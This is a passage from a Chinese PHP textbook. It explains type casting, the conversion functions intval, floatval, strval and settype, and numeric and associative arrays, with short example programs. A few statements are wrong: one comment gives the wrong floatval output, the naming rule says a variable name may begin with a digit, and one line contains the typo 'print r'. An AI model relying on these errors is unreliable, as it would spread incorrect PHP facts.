$str_a = "3";           //如果全部字符串为数字，则结果为数字
echo (int)$str_a . '<br />';
$str_b = "phpor";       //如果全部字符串为字母，则结果为 0
echo (int)$str_b . '<br />';
$str_c = "phpor 33";    //如果左侧第一个字符为字母，则结果为 0
echo (int)$str_c . '<br />';
$str_d = "33 phpor";    //输出结果 33
echo (int)$str_d . '<br />';
$str_e = "3.1415926";   //输出结果 3
echo (int)$str_e . '<br />';

?>
```

运行上述代码，结果如图 3-8 所示。




图 3-8　转换成整型

实例 3-9：转换成浮点型

```
<?php
$int_a = 3;
echo (float)$int_a . '<br />';
$bool_a = true;
echo (float)$bool_a . '<br />';
$bool_b = false;
```

```
echo (float)$bool_b . '<br />';
$str_a = "3.1415926";
echo (float)$str_a . '<br />';
$str_b = "0.31415926e1";
echo (float)$str_b . '<br />';
$str_c = "phpor 100";
echo (float)$str_c . '<br />';
$str_d = "100 phpor";
echo (float)$str_d . '<br />';

?>
```

运行上述代码，结果如图 3-9 所示。




图 3-9　转换成浮点型

实例 3-10： 转换成字符串型

```
<?php
$int_a = 3;
echo (string)$int_a . '<br />';
$float_a = 3.1415926;
echo (string)$float_a . '<br />';
$float_b = 0.31415926e1;
echo (string)$float_b . '<br />';
$bool_a = true;   //此转换结果为 1
echo (string)$bool_a . '<br />';
$bool_b = false;  //此转换结果为空串
echo (string)$bool_b . '<br />';

?>
```

运行上述代码，结果如图 3-10 所示。




图 3-10　转换成字符串型

实例 3-11：转换成布尔型

```
<?php
$int_a = 0;
var_dump((boolean)$int_a);
$int_b = 3;
var_dump((boolean)$int_b);
echo "<hr />";
$float_a = 0.00;
var_dump((boolean)$float_a);
$float_b = 3.1415926;
var_dump((boolean)$float_b);
echo "<hr />";
$str_a = "0";
var_dump((boolean)$str_a);
$str_b;
var_dump((boolean)$str_b);
echo "<hr />";
$null_a = null;
var_dump((boolean)$null_a) ;

?>
```

运行上述代码，结果如图 3-11 所示。




图 3-11　转换成布尔型

实例 3-12：转换成数组

```
<?php
$int_a = 3;
print_r((array)$int_a);

?>
```

运行上述代码，结果如图 3-12 所示。




图 3-12　转换成数组

实例 3-13：转换成对象

```
<?php
$int_a = 3;
$obj = (object)$int_a;
echo $obj -> scalar;

?>
```

运行上述代码，结果如图 3-13 所示。




图 3-13　转换成对象

3.2.4　用转换函数实现转换

除了在变量前加上用括号括起来的目标类型这种转换方法外，还可以使用相关的转换函数即 intval( )、floatval( )、strval( )或者使用 settype( )函数转换需要的类型。

intval( )函数用于获取变量的整型值，其函数原型如下：

```
int intval ( mixed $var [, int $base ] )
```

参数$val 是将被转换的变量，可以是任何标量类型，不能是 array 类型和 object 类型，可选参数$base 是返回整型所表现的进制，默认为十进制。

floatval( )函数用于获取变量的浮点数值，其函数原型如下：

```
float floatval ( mixed $var )
```

参数$val 可以是任何标量类型，但不能是 array 类型和 object 类型，函数返回$val 的浮点数值。

strval( )函数用于获取变量的字符串值，其函数原型如下：

```
string strval ( mixed $var )
```

参数$val 可以是任何标量类型，但不能是 array 类型和 object 类型，函数返回$val 的 string 值。

settype( )函数用于设置变量的特定类型，其函数原型如下：

```
bool settype ( mixed $var , string $type )
```

此函数是将变量$val 的类型设置为$type，$type 可取的值有 boolean(或 bool)表示布尔型、integer(或 int)表示整型、float 表示浮点型、string 表示字符串型、array 表示数组类型、object 表示对象类型、NULL 表示空类型。函数执行成功返回 true，否则返回 false。

实例 3-14： 函数实现变量转换

```
<?php
$var1 = '122.34343The';
$var2 = 122.3434;
$var3 = 122;

$int_v1 = intval($var1);
$int_v2 = intval($var2);
echo gettype($int_v1);
print $int_v1;      //打印出 122
echo "<br />";
echo gettype($int_v2);
print $int_v2;      //打印出 122
echo "<hr />";

$float_v1 = floatval($var1);  //打印出 122.34343
$float_v2 = floatval($var3);  //打印出 122.34343
echo gettype($float_v1);
print $float_v1;
echo "<br />";
echo gettype($float_v2);
print $float_v2;
echo "<hr />";

$string_v1 = strval($var2);
$string_v2 = strval($var3);
echo gettype($string_v1);
print $string_v1;
echo "<br />";
echo gettype($string_v2);
print $string_v2;
echo "<hr />";

$float_a = 3.1415926;
if (settype($float_a, "int"))  //设置$float_a 的数据类型为整型
       echo "$float_a <br />";
else
       echo "转换失败！";
$int_a = 3;
if (settype($int_a, "bool"))    //设置$int_a 的数据类型为布尔型
       echo "$int_a <br />";
else
       echo "转换失败！";
$str_a = "100 string";
```

```
if (settype($str_a, "int"))     //设置$str_a的数据类型为整型
        echo "$str_a <br />";
else
        echo "转换失败！";
$bool_a = true;
if (settype($bool_a, "array")) //设置$bool_a的数据类型为数组类型
        echo "$bool_a <br />";
else
        echo "转换失败！";
$null_a = null;
if (settype($null_a, "int"))     //设置$null_a的数据类型为整型
        echo "$null_a <br />";
else
       echo "转换失败！";

?>
```

运行上述代码，结果如图 3-14 所示。




图 3-14　函数实现变量转换

3.3　难 点 解 析

本章主要介绍了 PHP 中的数据类型，它们分别是整型、浮点型、字符串类型、布尔型、资源类型、NULL 型以及 array 和 object 类型。接着介绍了在各种数据类型之间的转换，有直接转换，也有通过函数实现的转换。在实际 Web 编程中会经常运用各种不同数据类型间的转换，比如某一数据既要以字符串保存于数据库，也要以整型进行各种计算，这时类型转换就必不可少。

对于浮点类型，由于表示的是高度近似值，所以尽量避免比较两个浮点数的大小。而对于字符串类型，有一点需要注意的是，双引号包含的字符串与单引号包含的字符串的区别，这点经常会出现一点小问题。和整型、浮点型、字符串类型等普通的数据类型相比，

资源类型和 NULL 类型是 PHP 中较为特殊的类型，资源类型主要用来描述一个 PHP 扩展资源，而 NULL 既不是表示空格，也不是表示为 0，更非空字符串，而是表示一个变量的值为空。而对于 PHP 数据类型转换，有两种方法，一种是直接转换，另一种是通过函数来实现，难点在于，在哪些场合需要用到这些转换。

3.4　高手训练营

1. PHP 提供了哪些数据类型？
2. PHP 提供了哪些标量数据类型？
3. 在 PHP 中，字符串有哪几种表示形式，各有什么特点？
4. 编写一段程序，定义学生的姓名、学号、性别、身高等变量类型，接着再获取这些内容的数据类型。
5. 什么叫可变变量？用什么来表示可变变量？
6. $x++和++$x 有何不同？试举例说明。
7. 浮点型主要是用于表示带有小数的数值，有_____和_____两种形式。

第4章　PHP数组

前一章介绍了常规型的变量类型，本章将介绍数组类型。数组(array)可以用来存储多个有一定关系的变量，这些变量可以是不同的数据类型。PHP 数组比其他很多高级语言中的数组更为灵活，不但支持数字索引数组，还支持以字符串或字符串和数字混合为键名的关联数组。

4.1　数组的类型

根据 PHP 数组的键名，是一个任意的整型数值还是一个字符或字符串，可以把 PHP 数组分为两种：数字索引数组和关联数组。在本节通过介绍两种不同的数组类型，穿插了解数组的命名规则及创建方法。

4.1.1　数字索引数组

PHP 数字索引数组默认索引值是从 0 开始，数值索引一般表示数组元素在数组中的位置，当然也可指定从某个位置开始保存数据。

实例 4-1：数字索引数组

```
<?php
$array1 = array("I", "am", "a", "good", "man");  //通过 array 函数创建数组
print_r($array1);  //输出数组 array1
echo '<p>';
//通过为变量赋予一个无参数的 array()来创建一个空数组
$array2 = array();
$array2[] = "you";  //即 array2[0]="you"，以此类推
$array2[] = "are";
$array2[] = "not";
$array2[] = "bad";
var_dump($array2);  //输出数组 array2
echo '<p>';
$array3[0]="第";    //通过数组标识符[]创建数组
$array3[1]="三";
$array3[2]="种";
$array3[3]="方";
$array3[4]="法";
```

```
var_dump($array3);  //输出数组 array3
echo '<p>';
echo $array3[3];     //输出数组 array3 的第 3 个下标的值
?>
```

运行上述代码，结果如图 4-1 所示。




图 4-1　数字索引数组

知识点：

PHP 中声明数组的规则：数组的名称由一个美元符“$”开始，第一个字母是数字或者下划线，后面是任意数量的字母、数字或下划线。数组名称是区分大小写的，如$array1 与$Array1 是不同的。

三种创建数组的方法：一是直接使用 array( )函数创建；二是用 array( )创建一个空数组，然后逐渐添加数组元素；三是通过数组标识符[]创建数组。

输出数组的三种常用方法：一是用 print_r( )函数，如果该函数的参数为普通的整型、浮点型或字符型，则直接输出该变量本身；如果参数为数组，如本实例，则按一定键值和元素的顺序显示该数组中的所有元素。二是 var_dump( )函数，该函数可以输出数组(或对象)、元素数量以及每个字符串的长度。三是 echo，输出数组的某个单个元素。

实例 4-2：松散键名索引数组

```
<?php
//以键名值为 3 的位置存储数据
$array1 = array(3 => "How", "beautiful", "a", "girl", "!");
//使用松散的键值名
$array2 = array(3 => "hello", 5 => "baby", "!", 7 => "come on!");
print_r($array1);
echo '<p>';
print_r($array2);

?>
```

运行上述代码，结果如图 4-2 所示。




图 4-2　松散键名索引数组

知识点：

键值名可以随意指定，但不能相同，如果不指定，将会在前一个数字索引值上自增。

在使用 echo 显示数组时，可以使用花括号“{}”作为元素之间的分隔符号。

4.1.2　关联数组

关联数组的键名可以是数值和字符串混合的形式，而不像数字索引数组的键名只能为数字；在一个数组中，只要键名中有一个不是数字，那么此数组就为关联数组。

实例 4-3：关联数组

```
<?php
//创建一个关联数组$array
$glArray = array("first" => 3, "second" => "phpor", "third" => 3.1415926,
"第四" => "仙人掌");
echo $glArray["第四"] . '<br />';    //输出键名为“第四”的元素的值
$glArray["第四"] = 100;              //重新给键名为“第四”的元素赋值
echo $glArray["第四"] . "<hr />";
//用 key()函数获取数组所有的键名
while ($key = key($glArray)) {
       echo $key . "<br />";
       next($glArray);
}

?>
```

运行上述代码，结果如图 4-3 所示。




图 4-3　关联数组

知识点：

关联数组是用字符串键名来访问数组中的值，如果键名是一个字符串，必须在键名上加定界符修饰，也就是加单引号或双引号修饰。

4.2　数组的构造

一个数组，不管是数字索引数组还是关联数组，都可以分为一维数组、二维数组或多维数组。

4.2.1　一维数组

在 4.1 小节的两个关于数组的实例的，已经给出了如何构造一维数组。接下来就给出一个构造一维数组的实例，并介绍一些数组索引与键值的操作技巧。

实例 4-4：创建一维数组

```
<?php
//数字索引数组
$arr1 = array("Hello", "World", "PHP", "JSP", "PHP", "Python", "3.1415");
print_r($arr1);
echo "<hr />";
//关联索引数组
$arr2 = array('first' => "Hello", "second" => "World", 3 => "编程语言" , "PHP", "JSP",
  "PHP", "Python", "3.1415");
print r($arr2);
?>
```

运行上述代码，结果如图 4-4 所示。

